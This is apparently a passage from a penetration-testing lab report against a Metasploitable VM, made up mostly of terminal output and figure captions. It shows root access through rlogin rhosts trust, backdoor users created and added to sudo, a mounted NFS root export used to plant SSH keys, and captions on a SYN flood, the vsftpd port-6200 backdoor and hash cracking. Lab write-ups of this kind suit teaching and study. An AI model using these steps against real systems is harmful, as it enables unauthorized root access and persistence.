Jan 4 15:26:51 metasploitable rlogind[23126]: pam_rhosts_auth(rlogin:auth): user root has a `+' user entry
Jan 4 15:26:51 metasploitable rlogind[23126]: pam_rhosts_auth(rlogin:auth): allowed to root@10.0.0.205 as root
Jan 4 15:26:51 metasploitable login[23127]: pam_unix(login:session): session opened for user root by (uid=0)
Jan 4 15:26:52 metasploitable login[23128]: ROOT LOGIN on 'pts/1' from '10.0.0.205'
Jan 4 15:27:14 metasploitable login[22716]: pam_unix(login:session): session closed for user hacker2020
Jan 4 15:27:23 metasploitable login[23127]: pam_unix(login:session): session closed for user root
Jan 4 15:27:25 metasploitable rlogind[23150]: pam_securetty(rlogin:auth): access denied: tty 'pts/0' is not secure !
Jan 4 15:27:25 metasploitable rlogind[23150]: pam_rhosts_auth(rlogin:auth): user root has a `+' user entry
Jan 4 15:27:25 metasploitable rlogind[23150]: pam_rhosts_auth(rlogin:auth): allowed to root@10.0.0.205 as root
Jan 4 15:27:55 metasploitable rlogind[23151]: pam_rhosts_auth(rlogin:auth): user root has a `+' user entry
Jan 4 15:27:55 metasploitable rlogind[23151]: pam_rhosts_auth(rlogin:auth): allowed to root@10.0.0.205 as root
Jan 4 15:27:56 metasploitable login[23152]: pam_unix(login:session): session opened for user root by (uid=0)
Jan 4 15:27:56 metasploitable login[23153]: ROOT LOGIN on 'pts/1' from '10.0.0.205'
Jan 4 15:28:18 metasploitable useradd[23165]: new group: name=hack2020, GID=1004
Jan 4 15:28:18 metasploitable useradd[23165]: new user: name=hack2020, UID=1004, GID=1004, home=/home/hack2020, shell=/bin/sh
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# useradd hack2020

Figure 6: create a new user and add to sudo group

```
root@metasploitable:~# adduser hack2021
Adding user `hack2021' ...
Adding new group `hack2021' (1005) ...
Adding new user `hack2021' (1005) with group `hack2021' ...
Creating home directory `/home/hack2021' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
Sorry, passwords do not match
passwd: Authentication information cannot be recovered
passwd: password unchanged


Try again? [Y/n] Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for hack2021
Enter the new value, or press ENTER for the default
        Full Name []: hack2021
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
root@metasploitable:~# adduser hack2021
adduser: The user `hack2021' already exists.
root@metasploitable:~# adduser hack2021 sudo
Adding user `hack2021' to group `sudo' ...
Adding user hack2021 to group sudo
Done.
root@metasploitable:~# exit
logout
rlogin: connection closed.

┌──(user㉿kali)-[~]
└─$ ssh hack2021@10.0.0.201
The authenticity of host '10.0.0.201 (10.0.0.201)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.201' (RSA) to the list of known hosts.
hack2021@10.0.0.201's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
```

Figure 7:



File Actions Edit View Help
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
hack2021@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:ab:e8:f7
inet addr:10.0.0.201 Bcast:10.0.0.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:feab:e8f7/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:303927 errors:0 dropped:0 overruns:0 frame:0
TX packets:303186 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:42134047 (40.1 MB) TX bytes:65863153 (62.8 MB)
Base address:0×d010 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:7988 errors:0 dropped:0 overruns:0 frame:0
TX packets:7988 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:3190317 (3.0 MB) TX bytes:3190317 (3.0 MB)
hack2021@metasploitable:~$ exit
logout
Connection to 10.0.0.201 closed.
(user㉿kali)-[~]
$ sudo apt install rpcbind nfs-common
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
nfs-common is already the newest version (1:1.3.4-4).
rpcbind is already the newest version (1.2.5-9).
rpcbind set to manually installed.
The following packages were automatically installed and are no longer require
libpython3.8-dev libxml-dom-perl libxml-perl libxml-regexp-perl python3.8-
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 807 not upgraded.
(user㉿kali)-[~]
$ sudo showmount -e 10.0.0.201
Export list for 10.0.0.201:
/ *
(user㉿kali)-[~]

Figure 8:



user@kali: ~
File Actions Edit View Help
Reading state information ... Done
nfs-common is already the newest version (1:1.3.4-4).
rpcbind is already the newest version (1.2.5-9).
rpcbind set to manually installed.
The following packages were automatically installed and are no longer required:
libpython3.8-dev libxml-dom-perl libxml-perl libxml-regexp-perl python3.8-dev
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 807 not upgraded.
(user㉿kali)-[~]
$ sudo showmount -e 10.0.0.201
Export list for 10.0.0.201:
/ *
(user㉿kali)-[~]
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_rsa
Your public key has been saved in /home/user/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Llbv2Fy0LeN+qpG2Rk8r5fUGDstaDFo7/7Xra3h5OqU user@kali
The key's randomart image is:
+---[RSA 3072]----+
+----[SHA256]-----+
(user㉿kali)-[~]
$ mkdir /tmp/target
(user㉿kali)-[~]
$ mount -t nfs -o nolock 10.0.0.201:/ /tmp/target
mount.nfs: failed to apply fstab options
(user㉿kali)-[~]
$ sudo mount -t nfs -o nolock 10.0.0.201:/ /tmp/target
(user㉿kali)-[~]
$ ls /tmp/target
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
(user㉿kali)-[~]
$

Figure 9: Create ssh key and copy it in the authorized keys folder




Figure 10: accessing as root since my key is saved in the target's authorized keys




Figure 11: SYN flood attack using hping3, a network tool able to send custom ICMP/UDP/TCP packets




Figure 12:




Figure 13: inserting a username with ':)' was openiing the port 6200, which could be exploited the execute commands.




Figure 14: cracking the hashes with the GUI tool Johnny.

